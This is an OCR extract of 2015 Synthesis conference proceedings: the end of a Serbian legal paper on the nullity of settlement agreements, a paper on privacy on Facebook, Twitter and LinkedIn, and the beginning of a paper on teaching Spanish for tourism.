Ovaj način vezivanja ništavosti celog poravnanja za ništavost jedne odredbe posledica je činjenice da su stranke učinile uzajamna popuštanja koja su međusobno vezana i uslovljena i koja su u zbiru dala ugovor o poravnanju, kao nov način uređenja njihovog odnosa. Tako se integritet poravnanja obezbeđuje ovim pravilom, prema kome jedna ništava odredba poravnanja povlači ništavost celog ugovora. Pravna sigurnost nalaže ovakvu odredbu, ali ne samo pravna sigurnost nego i poštovanje namere stranaka da kroz uzajamne ustupke izmene jedan materijalnopravni odnos u smislu prekidanja spora ili otklanjanja neizvesnosti. Ta namera da se uz uzajamne ustupke uredi jedan već postojeći materijalnopravni odnos ne dozvoljava da se ti ustupci remete tako što će se samo jedna odredba poravnanja proglasiti ništavom, već je ništavost jedne odredbe razlog za ništavost celog poravnanja. Zbog toga što pravna sigurnost zahteva i pretpostavlja ili opstanak celog poravnanja kao ugovora ili njegovu ništavost u celini (lišavanje dejstva celog poravnanja) (Karamarković, 2009).

*Relativna ništavost.* Punovažno je poravnanje o pravnom poslu čije je poništenje mogla tražiti jedna strana, ako je ona u času zaključenja poravnanja znala za tu mogućnost.[38] Radi se o prećutnoj konvalidaciji rušljivog ugovora, zaključenjem ugovora o poravnanju. Uslov za ovu konvalidaciju je da je ugovor o poravnanju zaključen u roku za poništaj tog pravnog posla i da je u tom momentu ta strana znala za razlog ništavosti. Radi se o prećutnom, konkludentnom odricanju stranke od ništavosti, kojim se trajno konvalidira jedan relativno ništav pravni posao, o kome postoji spor ili neizvesnost. Dakle, takvo poravnanje je punovažno, jer je njegovim zaključenjem izvršeno odricanje od prava za poništaj ugovora (Perović, 1995).

Pošto su u pogledu ugovora o poravnanju (vansudskog i sudskog) kao ugovora merodavna opšta pravila pravnih poslova primenjuju se odredbe materijalnog prava i to Zakona o obligacionim odnosima o rušljivim ugovorima (o razlozima rušljivosti član 60. do 67. o posledicama rušljivosti član 112. do 117.) kao i odredba o specijalnoj zabludi kod poravnanja iz člana 1097.: Poravnanje je ništavo ako je zasnovano na pogrešnom verovanju oba ugovarača da postoji pravni odnos koji u stvari ne postoji, i ako bez tog pogrešnog verovanja ne bi među njima bilo ni spora ni neizvesnosti. Isto važi i kad se pogrešno verovanje ugovarača odnosi na obične činjenice. Odricanje od ništavosti nema pravnog dejstva i ono što je dato na ime izvršenja obaveza iz takvog poravnanja može se natrag tražiti.

Ukoliko se o relativno ništavom ugovoru zaključi poravnanje, a stranka u času njegovog zaključenja ne zna za razlog relativne ništavosti i nov ugovor o poravnanju je, takođe, zahvaćen razlogom relativne ništavosti, kao i osnovni. Poravnanjem nije otklonjena postojeća relativna ništavost osnovnog pravnog posla, ona se prenela i na poravnanje u istom kvalitetu. Samo poravnanje je relativno ništavo i ovlašćena strana može da traži njegov poništaj, ali u rokovima koji se vezuju za osnovni pravni posao, a ne za poravnanje. Jer poravnanje nije nov posao, on je i u pogledu razloga ništavosti i rokova za isticanje ništavosti, vezan za osnovni posao. Kako razlog relativne ništavosti poravnanja nije nastao pri zaključenju ugovora o poravnanju, nego pri zaključenju osnovnog posla, rokovi za poništaj se računaju od zaključenja tog posla.[39]

Međutim, i prilikom zaključenja samog ugovora o poravnanju mogu da se stvore uslovi za njegovu relativnu ništavost.[40] Moguće je da osnovni posao nije zahvaćen razlogom relativne ništavosti, već da su mane volje sadržane u samoj izjavi, kojom se zaključuje poravnanje. Tada je razlog ništaovosti nastao prilikom zaključenja samog ugovora o poravnanju. Osnovni posao je perfektan ali je ugovor o poravnanju relativno ništav zbog postojanja mana volje ugovarača prilikom zaključenja poravnanja. Tada se na punovažnost ugovora o poravnanju primenjuju opšte odredbe Zakona o obligacionim odnosima o rušljivim ugovorima. Što se tiče zablude u izjavi kojom se zaključuje poravnanje (sadržina izjave, lice kome je izjava upućena) u tom pogledu važe opšta pravila o značaju zablude za punovažnost pravnih poslova (Karamarković, 2009).

Ugovor o poravnanju zaključen pred sudom je dvostrani ugovor koji se može poništiti iz razloga iz kojih se može poništiti svaki drugi ugovor.[41]

Prilikom tumačenja ugovora o poravnanju primenjuju se opšte odredbe o tumačenju ugovora Zakona o obligacionim odnosima.[42]

## 6. REZIME

Ugovorom o poravnanju lica između kojih postoji spor ili neizvesnost o nekom pravnom odnosu, pomoću uzajamnih popuštanja prekidaju spor, odnosno uklanjaju neizvesnost i određuju svoja uzajamna prava i obaveze čime same rešavaju postojeći sporni materijalno-pravni odnos, bez intervencije suda. Uslov za postojanje poravnanja jeste postojanje neizvesnosti ili spora u pogledu već postojećeg pravnog odnosa koji ujedno predstavlja predmet poravnanja. U pogledu poslovne sposobnosti ugovarača kod ugovora o poravnanju važe pravila kao i za sve druge ugovore. Predmet poravnanja može biti svako pravo kojim se može raspolagati u imovinskim, obligacionopravnim, stvarnopravnim, naslednopravnim, porodičnim i dr. odnosima. Ugovor o poravnanju može biti zaključen pre pokretanja parničnog postupka, za vreme trajanja parnice ali i nakon završetka parnice. Kao dvostrani ugovor može se poništiti iz razloga iz kojih se može poništiti svaki drugi ugovor.

## LITERATURA

Babić, I. (2008). *Leksikon obligacionog prava.* Beograd: JP Službeni glasnik

Babić, I. (2009). *Obligaciono pravo – opšti deo*. Sremska Kamenica – Beograd: Fakultet za evropske pravno-političke studije i JP Službeni glasnik

38 Član 1096. stav 1. ZOO.

39 Saglasno članu 117. ZOO: „Pravo zahtevati poništenje rušljivog ugovora prestaje istekom roka od jedne godine od saznanja za razlog rušljivosti, odnosno od prestanka prinude. To pravo u svakom slučaju prestaje istekom roka od tri godine od dana zaključenja ugovora."

40 Član 111. ZOO: „Ugovor je rušljiv kad ga je zaključila strana ograničeno poslovno sposobna, kad je pri njegovom zaključenju bilo mana u pogledu volje strana, kao i kad je to zakonom ili posebnim propisom predviđeno."

41 „Sudsko poravnanje je po svojoj pravnoj prirodi ugovor i upravo se zato pobija tužbom kao i svaki drugi ugovor. Na ugovornu prirodu sudskog poravnanja i ugovorna pravila njegovog pobijanja ni na koji način ne utiče okolnost da je pri zaključenju poravnanja sud „rešenjem" prihvatio poravnanje stranaka, jer takvo rešenje po odredbama Zakona o parničnom postupku nije ni predviđeno niti daje konkretnom poravnanju karakter sudske odluke." Iz odluke Višeg privrednog suda u Beogradu, Pž. 2717/02 od 01.07.2002. godine, *Izbor sudske prakse* broj 4/2003.

42 Tako i sudska praksa: „Upotreba u tekstu poravnanja termina „nesrećan slučaj" ukazuje da je zajednička namera strana bila priznanje naknade štete zbog ranjavanja, a ne i zbog zarobljavanja i eventualno posledica zarobljavanja, posebno u situaciji kada je predlog poravnanja pripremilo Vojno pravobranilaštvo, a tada se nejasnoće u pogledu tumačenja termina nezgoda i nesrećan slučaj imaju tumačiti u korist oštećenog, po članu 100. ZOO." Iz presude Vrhovnog kasacionog suda, Rev. 2795/2010 od 26.05.2010. godine, *Paragraf Lex.*



DOI: 10.15308/Synthesis-2015-729-734

Belović, J. (2008). *Uspešno okončana medijacija – Ugovor o poravnanju,* Master rad. Beograd: Pravni fakultet Univerziteta u Beogradu

Blagojević, B., Krulj, V. (1980). *Komentar Zakona o obligacionim odnosima.* Beograd: Savremena administracija

Karamarković, L. (1996). Sudsko i vansudsko poravnanje, *Pravni život,* broj 12, str. 451-470

Karamarković, L. (2004). *Poravnanje i medijacija.* Beograd: Pravni fakultet Univerziteta Union

Karamarković, L. (2009). Ništavost ugovora i poravnanja, *Izbor sudske prakse,* broj 6, str. 9

Knežević, G. (2007). *Sveska predavanja za poslediplomske studije,* Beograd: Pravni fakultet Univerziteta u Beogradu

Perović, S. (1975). *Zabranjeni ugovor u imovinsko-pravnim odnosima,* Beograd, Službeni list SFRJ

Perović, S. (1995). *Komentar Zakona o obligacionim odnosima,* knjiga II, Beograd: Savremena administracija

Radoman, P. D. (1981). Uloga i značaj sudske i vansudske nagodbe, *Glasnik advokatske komore Vojvodine* broj 4

Rakić Vodinelić, V. (1993). Vansudsko poravnanje – jedan način rešavanja sporova, *Pravni život.* vol 42, broj 11-12, str. 1863-1880

Slijepčević, D. (2009). Ustavna žalba u funkciji zaštite prava iz radnog odnosa. U: *Izvori, ostvarivanje i zaštita prava iz radnih odnosa,* str. 51-66. Beograd: Glosarijum

Triva, S. (1960). Osnovi za jednu raspravu o sudskoj nagodbi, *Naša zakonitost* broj 1-2, str. 461

Vasiljević, M. (2006). *Komentar Zakona o privrednim društvima*, Beograd: JP Službeni glasnik

Živković, M. (1997). *Osnovi teorije države i prava*, Beograd: Policijska akademija

Zakon o obligacionim odnosima, Sl. list SFRJ, br. 29/78, 39/85, 45/89 - odluka USJ i 57/89, Sl. list SRJ, br. 31/93 i Sl. list SCG, br. 1/2003 - Ustavna povelja.

Zakon o privrednim društvima, *Sl. glasnik RS*, broj 36/2011, 99/2011, 83/2014 - drugi zakon i 5/2015

Zakon o parničnom postupku, *Sl. glasnik RS*, broj 72/2011, 49/2013 - odluka US, 74/2013 - odluka US, 55/2014

Zakon o izvršenju i obezbeđenju, (Sl. glasnik RS, broj 31/2011, 99/2011- dr. zakon, 109/2013 - odluka US, 55/2014 i 139/2014

Zakon o mirenju Hrvatske, Narodne novine broj 18/11

Aktuelna sudska praksa iz raznih oblasti prava, broj 4/2011

Bilten sudske prakse Okružnog suda u Nišu, broj 26/2008

Izbor sudske prakse, broj 4/2003

Izbor sudske prakse, broj 6/2009

Privrednik broj 163/164 – Specijalan dodatak III



DOI: 10.15308/Synthesis-2015-729-734

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIVACY PROTECTION ON FACEBOOK, TWITTER AND LINKEDIN

## ZAŠTITA PRIVATNOSTI NA DRUŠTVENIM MREŽAMA FACEBOOK, TWITTER I LINKEDIN

Vida Vilić[1], Ivan Radenković[2]
[1]Clinic of Stomatology in Niš, Assistant Director of Legal Matters, Niš, and PhD student at the Faculty of Law, University of Niš, Serbia
[2]Lawyer, Law Office „Stanković", Obrenovićeva 36/4, Niš, Serbia

**Abstract:**
The social networks and companies providing sites for social networking build up their wealth and popularity on the grounds of close observations of social behavior and relations, as well as on targeted advertising of various things, mainly relying on the data collected on social network users and logs on their regular activities on social networks.
Some of the most frequent reasons for voluntary disclosure of personal data recognized by several authors include desire for attention, disinterest or lax attitude toward one's own or other people's privacy, incomplete placement of information, confidence in security of the data on social networks, as well as trust in their social media friends. Violation of the right to privacy most often occurs within the social networks with the highest number of registered users such as Facebook, Twitter and LinkedIn. The issue of whether or not social network users are still the owners of all information and whether permanent removal of a user account and deleting of the data once posted is possible at all.

**Key words:**
right to privacy, social networking, data security, voluntary disclosure of personal data.

**Apstrakt:**
Društvene mreže i kompanije koje nude sajtove za društveno umrežavanje grade svoje bogatstvo i popularnost na osnovu pomnog posmatranja društvenog ponašanja i odnosa, kao i na ciljanog oglašavanja različitih stvari, uglavnom oslanjajući se na podatke prikupljene o korisnicima društvenih mreža i izveštajima o njihovim svakodnevnim aktivnostima na tim mrežama.
Prema mišljenju nekoliko autora, najčešći razlozi koji navode pojedinca da otkriva lične podatke na društvenim mrežama su sledeći: potreba za pažnjom, nezainteresovanost ili nedovoljno čvrst stav prema sopstvenoj privatnosti ili privatnosti drugih, nepotpune informacije, poverenje u bezbednost podataka na društvenim mrežama, kao i poverenje u svoje prijatelje na društvenim medijima.
Do kršenja prava na privatnost najčešće dolazi na društvenim mrežama na kojima je registrovan najveći broj korsinika kao što su Facebook, Twitter i Linkedin. Pitanja koja se nameću su da li korisnici društvenih mreža i dalje imaju kontrolu nad tim informacijama, kao i da li je moguće trajno izbrisati korisnički nalog ili podatke koji su već postavljeni na tim mrežama.

**Ključne reči:**
pravo na privatnost, društveno umrežavanje, bezbednost podataka, dobrovoljno objavljivanje ličnih podataka.

## INTRODUCTION

The social networks and companies providing sites for social networking build up their wealth and popularity on the grounds of close observations of social behavior and relations, as well as on targeted advertising of various things, largely relying on the data collected on social network users and logs on their regular activities on social networks.

Social networks often share users' personal data with various companies, most often with those involved in marketing and advertising, to whom they release users' personal data together with users' interests (Catanese *et al.*, 2011).

## MAIN TEXT

Some of the reasons for voluntary disclosure of personal data recognized by several authors include desire for attention, disinterest or lax attitude toward one's own or other people's privacy, incomplete placement of information, confidence in security of the data on social networks, as well as trust in their social media friends (Gross & Acquisti, 2005).

The growing popularity of social networking sites led to more intense considerations of the issue of privacy protection. Spokeo is not a classical social network, but represents a social search engine intended to link people using data collected by aggregation. Namely, the site contains information on issues such as the age, type of relationship, property/wealth status, information on close family members, as well as the addresses of registered users. The mentioned information is collected from the data already available on the Internet, posted by social network users, but the site does not guarantee their accuracy (About Spokeo).

Violation of the right to privacy most often occurs within the social networks with the highest number of registered users such as Facebook, Twitter and LinkedIn. The issues that impose themselves are whether or not the social network users are still the owners of all information on them and whether permanent removal of a user account and deleting of the data once posted is possible at all.

E-mail: vila979@gmail.com
DOI: 10.15308/Synthesis-2015-735-738

## TWITTER

When a Twitter account is created or restored, one must leave certain personal data including the username, password and e-address. Twitter servers automatically record all the data (in the so-called Log Data) created by the user (Twitter - Privacy policy). The log data can contain information such as user's IP address, browser type, pages visited, location, mobile carrier, search terms, and information on user's interactions with Twitter site, applications and ads. Twitter collects some personal data from its users, their private and public messages, public tweets or number of users' clicks on a certain link, and all the data collected in this way can be shared with third persons (Rushe, 2011).

An interesting example of violation of the right to privacy happened in January 2011 when the Government of the United States of America obtained a court order seeking to compel Twitter to reveal account information associated with several of its users associated with Wikileaks. Another interesting case is the one connected with Birgitta Jonsdottir, a member of the Icelandic Parliament and Wikileaks volunteer, who is in the center of a legal case with the US judicial system because of their attempt to use her private messages sent or received on Twitter starting from November 1, 2009. Jonsdottir made a statement that she was aware that a real issue was not only that the argued information was her own, but that it was actually a warning to all the people cooperating with Wikileaks. As an MP, she is protected by parliamentary immunity from public disclosure and publishing of private messages, but what might happen to ordinary people who, for one reason or another, find themselves in a similar situation? (American Civil Liberty Union, 2011). Twitter reacted by moving to unseal the court order, advocating that the Internet users should receive notice, and an opportunity to go to court to defend their constitutional rights, before their rights are compromised.

As for the „trade" with the data collected from its users, Twitter reserves the right to sell them all if the network owner changes. When a Twitter account gets deactivated, it is not deleted for 30 days; after that period a procedure of account deleting starts, which can last up to seven days (Twitter- Privacy policy).

## FACEBOOK (FB)

Upon closer examination of this social network, one gets the impression that the main tendency is actually to make as much users' personal data as possible available for viewing by the entire public surfing through the virtual space of the Internet, because at user's registration all the data are at the minimum privacy protection level until such time when the user himself/herself sets certain limits. The users of this social network can set their own privacy options and thus ensure several different degrees of their own privacy protection.

A user who wants to create an account on Facebook must state his/her name, e-mail address, date of birth and gender (Facebook - Privacy policy). The mentioned data, including profile picture, username and password become available to everybody on the Internet. Each time when a user signs up to get to his/her own Facebook page, or views other people's profiles, searches for a certain page or a friend, clicks on an ad on the page, or uses any application, Facebook gets, collects and stores such data, and if the user posts a picture or a video, Facebook records the time, date and place when the given picture or video appeared. Data are collected and stored regardless of the way or source from which they were sent to the profile (whether from the computer, mobile phone or any other device allowing access to Facebook).

There are several types of personal data collected via Facebook (McCown & Nelson, 2009):

1. List of Friends – containing a list of all the users that a specific user accepted and labeled as "friends"; depending on the safety level set for each individual account, and this information can be seen only by the user's friends or it can be public and available to everybody on the Internet.
2. Personal information – a part including all information that the user chose to disclose about himself/herself, such as the first name and surname, profession, age, political and religious affiliation, things that the user likes, personal interests, membership in various groups on the social network, *etc.*
3. Wall posts –public messages received from other users or applications used on the social network, as well as various kinds of notifications; such data most often reflect the way the user feels, the things (s)he does, his/her attitudes and who (s)he is with at a certain point in time.
4. Massages – a body of private messages received from other users of this social network, similar to e-mail messages.
5. Photos – that the user is not obliged to post, *i.e.* which are posted at the user's sole discretion on which (s)he can tag all the persons appearing on them; depending on the safety level, social network users can make comments about them.
6. Notes – user's writings similar to blogs which may contain texts and photographs, allowing other users to comment and share.

The listed information collected by Facebook becomes available to a wide circle of people: user's friends, all Facebook users, and unless this option is deactivated, it will also be available to Facebook's marketing partners, publishers buying advertising space, as well as to the authors of video games and Facebook applications. The founders of Facebook immediately explained the purpose of using their users' personal data, mentioning issues such as safety of Facebook products and services, protection of intellectual property rights of Facebook and its users, sharing of local events and services with other users, measuring and better understanding the effects of advertising space on users, giving recommendations for tracking down possible friends or sharing mutual pictures, solving technical problems, and improvement of services.

In order to keep Facebook a free service for everyone, the founders of this social network "must" share their users' personal data with various marketing companies in order to give them an opportunity to send them advertising material through the Internet. The very rules of Facebook are such as to stimulate their users to disclose as much of their personal data as possible, thus undermining their own privacy.

In the policy on using Facebook services it is stated that each user is still the owner of all information, that (s)he can ban usage of his/her personal information and data or request that his/her name is not mentioned in order to prevent identification. It is interesting that most users do not even know anything about such options or rights, because the greatest number of users rarely use the option of setting their account and make no personal requirements for the implementation of the mentioned options.

If a user wants to deactivate his/her account, the policy of Facebook is not to allow immediate deactivation. In such cases, the account first acquires a "waiting status" during which period



DOI: 10.15308/Synthesis-2015-735-738

it is not visible to other social network users. The information posted during account deactivation is not deleted, even after deactivation. Account deactivation takes approximately a month, while certain information may remain in fallback copies and records up to 90 days.

It is interesting to know that this social network, relying on their users' ignorance, used to make their personal data available even without their consent. Back in 2007, Facebook started using the so-called Beacon program which had a task to notify various interested parties and advertising agencies of social network users' Internet activities, which made millions of Facebook users very angry. In such a way, each purchase made by any Facebook user would be placed in the "News Feed" and made available to all of his/her Internet friends. The user was not even aware that in a second all of his/her Internet friends would be informed of such activity, not to mention the fact that the settings regarding privacy issues did not at all allow the user to cancel this option permanently or at least block it temporarily. It was only in 2009 that Facebook quit using this program, only after massive criticism from the Electronic Privacy Information Center – EPIC (Spinello, 2011).

Facebook policy of disrespect for privacy stirred in 2009 numerous activities aimed to protect users' privacy, insisting that this social network may not make public its users' data such as username, picture and gender. As a result of the activities of EPIC and under massive public criticism, Facebook changed its privacy policy in 2010, thus allowing its users to set their user accounts so as to restrain availability and visibility of their personal data.

Despite the progress which was made regarding privacy protection, Facebook still has several „weak points" that jeopardize privacy of their users' personal data. For instance, when searching for a specific name on Google, the first option that appears as a result is such person's full Facebook account, if any. One of the problems already suggested by EPIC (2011) is related to protection of users' addresses and telephone numbers, which are presently available to everyone, if mentioned in the user's profile (*Ibid.*).

In January 2015, Facebook introduced certain new rules regarding privacy of the personal data posted by their users and visible to a wide circle of other users. In the field of protection of users' privacy (Facebook - Basics), Facebook made an effort to provide a detailed explanation of the way the user sees his/her own profile, the way the same profile is seen by other users and the way users can communicate among themselves. The only improvement brought about by such changes concerned the issue of users' protection against other users, because it became possible to select the information to be available and visible. Also, such innovations gave users a chance to limit the number of users allowed to publish posts on someone's profile, as well as controlled tagging of people on the posted photos, thus somewhat preventing mocking posts and violence thus generated (Facebook – How others interact with you). Still, this only gave the users an explanation regarding the things they can do *themselves* in order to protect their own privacy from other users, but the problem of how this social network *itself* and *to what extent* can dispose of the personal data entrusted to it by its users for „safekeeping" by accepting Facebook conditions of use, remained unresolved.

## LINKEDIN

When signing up to join LinkedIn, very much like in the case of Facebook or Twitter, user's information includes the name, e-address, profession, employer, user's country and password. Data can be collected even when the user does not give them explicitly, but already when viewing and using web pages from the same IP address, on which occasion it is also possible to get user's IP address, browser type and operating system used, as well as addresses of all visited sites with in-built technologies of LinkedIn platform.

It is interesting to notice a provision stating that LinkedIn cannot sell, lease out or share user's personal information with third persons without user's consent, unless it is necessary to LinkedIn partners for provision of services (LinkedIn - Privacy policy), LinkedIn disassociates itself from unauthorized use of users' personal data in the following way: *"We have implemented security safeguards designed protect the personal information that you provide in accordance with industry standards. However, since the Internet is not a 100% secure environment, we cannot ensure or warrant the security of any information that you transmit to us. There is no guarantee that information may not be accessed, disclosed, altered, or destroyed…"* (*Ibid.*). LinkedIn keeps the data as long as a user's account is active.

The data on registered users or information posted by users can be shared with third persons only on the basis of the user's explicit consent, in the following cases: (1) if they happen to be essential for court proceedings, issuance of a court order or pronouncement of any legal sanction; (2) if necessary in order to enforce the User Agreement; (3) if any other user reports breach of rules of behavior on the network; (4) in order to protect someone's rights, property or personal safety.

## CONCLUSIONS

Although a large number of social network users are aware of the fact that their privacy can be violated or at least threatened on social networks, users keep posting their personal data on such networks.

Each user with an active account on any of the popular social networks must be aware that the danger of experiencing violation of the posted data is always present, and that it is on the user himself/herself to "dose" the quantity of posted personal data and decide which data will be shared with whom in the virtual world. The feeling of closeness among users offered by the virtual space can be very dangerous, because – on the one side – users are not always exactly the same as their presentations on the Internet and are not always benevolent, while – on the other side – social networks live on advertising companies with which they share users' personal data so that such companies could offer them their services.

The precautionary measures that reduce the possibilities for abuse of the posted personal data are available on several social networks, which fact reassures users, making them believe that their data and personal information will not become available to everyone without their consent. Adjusting the privacy settings is a mandatory step in using any social network, and each and every user has access to the benefit of using this option when posting personal information on the Internet.

## REFERENCES

Spokeo. (2015). About Spokeo. Available from http://www.spokeo.com/blog/about. Retrieved 12.8.2012.

Catanese, A.S., De Meo, P., Ferrara, E., Fiumara, G., & Provetti, A. (2011). Crawling Facebook for Social Network Analysis Purposes. Availble from http://arxiv.org/pdf/1105.6307.pdf. Retrieved 15.02.2015.



DOI: 10.15308/Synthesis-2015-735-738

Facebook. (2015). Basics. Available from https://www.facebook.com/about/basics. Retrieved 29.11.2014.

Facebook. (2015). How others interact with you. Available from https://www.facebook.com/about/basics/how-others-interact-with-you/. Retrieved 29.11.2014.

Facebook. (2015). Privacy policy. Available form http://www.facebook.com/about/privacy/your-info#inforeceived. Retrieved 4.8.2012.

American Civil Liberty Union. (2011). Government Requests For Twitter Users' Personal Information Raise Serious Constitutional Concerns, Says ACLU. Available from http://www.aclu.org/technology-and-liberty/government-requests-twitter-users-personal-information-raise-serious-constitu. Retrieved 12.8.2012.

Gross, R., & Acquisti, A. (2005). Information revelation and privacy in online social networks. In Proceedings of the 2005 ACM workshop on Privacy in the electronic society, pp. 71-80. Available from http://www.heinz.cmu.edu/~acquisti/papers/privacy-facebook-gross-acquisti.pdf. Retrieved 15.02.2015.

LinkedIn - Privacy policy. Available from http://www.linkedin.com/static?key=privacy_policy&trk=hb_ft_priv. Retrieved 4.8.2012.

McCown, F., & Nelson, M. (2009). What happens when facebook is gone? In Proceedings of the 9th ACM/IEEE-CS joint conference on Digital libraries, pp.251-254. Available from http://www.cs.odu.edu/~mln/pubs/jcdl09/archiving-facebook-jcdl2009.pdf. Retrieved 15.02.2015.

Rushe, D. (2011). Icelandic MP Fights US Demand for Her Twitter Account Details, The Guardian, http://www.guardian.co.uk/media/2011/jan/08/us-twitter-hand-icelandic-wikileaks-messages. Retrieved 4.8.2012.

Spinello, R. (2011) Privacy and Social Networking Technology. International Review of Information Ethics, 16 (12/2011), p. 43, http://www.i-r-i-e.net/inhalt/016/spinello.pdf. Retrieved 1.3.2013.

Twitter - Privacy policy. Available from https://twitter.com/privacy. Retrieved 4.8.2012.



DOI: 10.15308/Synthesis-2015-735-738

Synthesis
International Scientific Conference of IT and Business-Related Research

# SPANISH FOR SPECIFIC PURPOSES: TOURISM

## ŠPANSKI KAO JEZIK STRUKE: TURIZAM

Marina Milovanović, Aleksandra Gagić, Maja Veljković Michos, Ana Petrović
Singidunum University, 32 Danijelova St., 11000 Belgrade, Serbia

**Abstract:**
A modern way of living and doing business has a considerable impact on the rapid exchange of information and data, especially in the domain of business. Therefore, computer literacy and knowledge of foreign languages are nowadays considered mandatory for pursuing a successful career in the chosen field. Additionally, it can be said that modern business is characterized by multilingualism and HR expertise within a specific area, and a growing demand for learning LSP.
Spanish holds the second place as one of the most widely distributed languages and it plays an important role in everyday communication, and is considered an indispensable factor in the contemporary business world. In addition, some recent studies have drawn attention to the importance and growing demand for learning Spanish for specific purposes. The aim of this paper is to present the methods of preparation and use of didactic material for learning Spanish as LSP, with special emphasis on the tourism field. The authors shall attempt to draw attention to the issues and challenges the teaching staff faces, mostly due to not being sufficiently conversant with technical terminology and LSP, as well as to propose the ways to overcome such obstacles and provide the examples of best practice and relevant case studies.

**Key words:**
foreign languages, LSP, Spanish language, teacher, tourism field.

**Apstrakt:**
Savremen način života i poslovanja u velikoj meri utiče na brzu razmenu informacija i podataka, naročito u domenu poslovanja, te se stoga poznavanje rada na računaru i aktivno učenje stranih jezika smatra preduslovom za uspešnu karijeru. Može se reći da savremeno poslovanje karakterišu višejezičnost i stručnost ljudskih resursa u određenoj oblasti, što utiče na povećanu potrebu za učenjem jezika struke.
Španski jezik je drugi najzastupljeniji jezik i igra veliku ulogu u svakodnevnoj komunikaciji i savremenom poslovanju. Nedavno sprovedena istraživanja ukazuju na sve veći značaj i potrebu za učenjem španskog jezika kao jezika struke.
Cilj ovog rada jeste da predstavi način pripreme i upotrebe didaktičkog materijala za učenje španskog jezika kao jezika struke, sa posebnim akcentom na španski jezik u oblasti turizma. Autori će pokušati da ukažu na probleme i izazove sa kojima se susreće nastavni kadar, pre svega usled nedovoljnog poznavanja stručne terminologije i stranog jezika struke, kao i da ukažu na načine na koje je moguće prevazići te prepreke, oslanjajući se na primere dobre prakse i studije slučaja.

**Ključne reči:**
strani jezici, jezik struke, španski jezik, nastavnik, turizam.

## 1. INTRODUCTION

Due to the extensive use of computers and other electronic devices, a modern man has been forced to adapt to an incessant and hectic pace of life. Such lifestyle has also had a considerable bearing on the overall communication and the way of doing business. Nowadays, people living in different parts of the world work together and cooperate, communicate, exchange ideas and human resources, adopt new knowledge and skills. In such an environment, a new generations of experts are produced, who start with their professional development and seek internships and employment while still at the university. A university degree is no longer sufficient for pursuing a desirable career and making progress in the business world. Competitive skills of candidates looking for employment within a certain field can be observed through several main parameters: knowledge in the given field or profession (which implies attending certain courses, seminars, conferences, doing internships, voluntary work *etc.*, besides gaining a university degree), computer literacy, knowledge of English and some other foreign language.

Nowadays, most people need to possess considerable professional knowledge and skills besides general knowledge, and should aim to become experts in their respective fields. Therefore, it is of vital importance for the current and upcoming generations to devote special attention to learning and mastering foreign language/languages. However, the emphasis is no longer on gaining general language skills, as was the case with our professors and senior colleagues, but on learning languages for specific purposes (LSP) that would enable future experts to do business successfully and foster international cooperation.

English is still the most widely used language and certainly the most important language in the business world and communication. According to the BEI (Business English Index), over one third of the surveyed countries have earned a score of 4.00, which indicates elementary level of Business English, thus implying capability to manage simple phone conversations and communicate basic business information. As regards Spain, which is one of the most developed tourism countries, its average score was 4.18 (Business English Index, Internet). Therefore, the purpose of this paper is to show why it is important to learn Spanish for tourism purposes, and how some faculties, except for the Faculty of Philology, place an emphasis on learning Spanish as LSP.

E-mail: mmilovanovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-739-743

### 1.2. METHODOLOGY

The paper shall present some relevant research findings showing whether the students are and to what extent motivated to learn Spanish as LSP. This work is conceptually divied into two parts; the first one contains the results of research conducted in Europe and around the world, whereas the second part presents the analysis of statistical data and results of the survey carried out at the Faculty of Toursim and Hospitality Management within Singidunum University.

The analysis and synthesis of data, statistical data and the results of the survey conducted, show that the students are very interested in learning Spanih as LSP in the tourism sector, but that it is necessary to work on improving the language level of future experts in the tourism field.

## 2. SPANISH AS LSP: TOURISM

The special edition of the Eurobarometer published by the European Commission examines the importance and draws attention to the necessity of learning and actively using foreign languages, mostly on the territory of the EU (Special Eurobarometar, 2014). It puts an emphasis on the three main goals of the analysis: a) a long-term goal for all citizens of the EU should be to actively use two foreign languages besides their mother tongue b) life-long learning of foreign languages that would be initiated in the early childhood and c) education.

The future multilingual European should be:

1. young
2. educated
3. should have parents living abroad, *i.e.* in some other country rather than the one he/she resides in
4. a student or a manager holding a position that requires knowledge of foreign languages
5. motivated to learn (Special Eurobarometer, Internet).

Besides numerous encouraging results of the Eurobarometer research, there are many not so favourable data for the countries such as Spain and Italy. Namely, only 17% of the entire population of Spain and 16% of the entire population of Italy speaks some foreign language. In Europe, the following languages are most widely spoken as second foreign languages (SFL), immediately after English: German, French, Spanish, and Russian. Around 6% of the entire EU population speaks Spanish as a second foreign language.





Figure 1. Frequency of use of foreign languages
Source: Special Eurobarometer

Even though Spanish as a second foreign language in Europe is not most widely used according to the statistics, the situation is quite different when it comes to travelling. Namely, Spanish is the most frequently used foreign language for travelling purposes, spoken by more than 87% of people. This is mostly due to the fact that Spain is among the most developed tourism countries, both in Europe and worldwide. According to its tourism revenue, it holds the second position in the world.





Figure 2. Employment according to STSA
Source: Spanish Tourism Satellie Account

The following conclusions can be drawn based on the previously presented data:

1. Spain is a very developed tourism country whose tourism development considerably affects its overall economy.
